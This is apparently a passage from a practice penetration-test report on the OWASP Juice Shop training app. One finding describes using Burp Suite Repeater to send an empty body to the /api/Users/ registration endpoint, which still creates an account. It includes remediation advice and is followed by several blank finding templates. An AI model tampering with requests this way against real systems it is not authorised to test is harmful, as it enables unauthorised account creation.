
To the right of the browser is a Burp Suite Community Edition interface. The "Repeater" tab is selected. The "Request" pane shows an HTTP request with various headers and a body containing a JSON payload. The "Response" pane shows the corresponding 200 OK response with the same JSON data. The status bar at the bottom indicates "Memory: 200.3MB".

5.20 Improper input validation (Empty-user-reg) [BONUS]

Description:	The system fails to properly validate input during user registration. By intercepting the registration request and sending an empty payload, an attacker can bypass validation and register an empty or incomplete user account. Despite the server returning a 400 Bad Request response, the user is still successfully registered in the system. This indicates improper input validation or failure to sanitize input correctly. The vulnerability allows unauthorized or malformed accounts to be created in the system, potentially leading to security breaches, data manipulation, or abuse of system functionality.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none"> The ability to register empty or incomplete user accounts, potentially creating orphaned accounts that could be exploited later. Unauthorized access to certain areas of the system if the empty user account is somehow treated as valid. Compromise of data integrity by allowing incomplete or invalid accounts to exist in the system without proper checks.
Recommendations	<ul style="list-style-type: none"> Implement server-side validation to ensure that all required fields are populated with valid data before processing the registration request. Reject empty or malformed user registration data with clear error messages explaining the validation issues. Ensure that user registration functionality is not bypassed by modifying requests directly (e.g., using Burp Suite). Audit and test the registration process regularly to ensure that all input fields are correctly validated and sanitized. Implement logging and monitoring to detect suspicious account creation attempts, such as registration of empty or malformed accounts.
Affected Systems	User registration endpoints (/api/users/) that lack proper input validation.
Threat Level	High

steps to reproduce:

1) I intended to test if I could make a fake account and test validation on registration



User Registration

Email * kawai@gmail.com

Password * *****

Repeat Password * *****

Show password advice


Security Question * Father's birth date? (MM/DD/YYYY)

This cannot be changed later!

Answer * 1

Register

2) So I intercepted the request `/api/users/` and send to repeater



Burp Project Intruder Repeater View Help Burp Suite Community Edition


Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer

Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace **Proxy set**

Intercept on → Forward Drop

Time	Type	Direction	Method	URL
23:25:4...	HT...	→ Request	POST	http://localhost:3000/api/Users/
23:25:5...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=webso
23:25:5...	HT...	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling



Request


Pretty Raw Hex

POST /api/Users/ HTTP/1.1

Host: localhost:3000

3) I intended to delete data in the body of the registration send empty one.

4) It responds with **400 bad request response**



**5) But I have already previous access to the admin page when I test the users on the system
I saw that the empty user is really registered successfully on the system**

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is `localhost:3000/#/administration`. The main page title is "Administration". On the left, there's a sidebar with "Registered Users" and a list of two entries: "test@gmail.com" and "test1@gmail.com". To the right of the sidebar is a "Customer Feedback" section with three entries. A modal dialog is open over the page, titled "User #24", displaying the details for the user "test1@gmail.com": Email, Created at (2024-12-13T21:27:54.487Z), and Updated at (2024-12-13T21:27:54.487Z). A "Close" button is visible in the bottom right corner of the modal. At the bottom of the page, there are navigation links for "Items per page: 10" and "21 - 23 of 23", along with a set of browser icons.

5.21 [BONUS] steps to reproduce:

Description:	
Impact	
Recommendations	
Affected Systems	
Threat Level	

5.22 [BONUS]

Description:	
Impact	
Recommendations	
Affected Systems	
Threat Level	

**steps to
reproduce:**

5.23 [BONUS]

Description:	
---------------------	--

Impact	
Recommendations	
Affected Systems	
Threat Level	

**steps to
reproduce:**

5.24 [BONUS]

Description:	
---------------------	--

Impact	
Recommendations	
Affected Systems	
Threat Level	

**Steps to
reproduce:**

5.25 [BONUS]

Description:	
---------------------	--

Impact	
Recommendations	
Affected Systems	
Threat Level	

**steps to
reproduce:**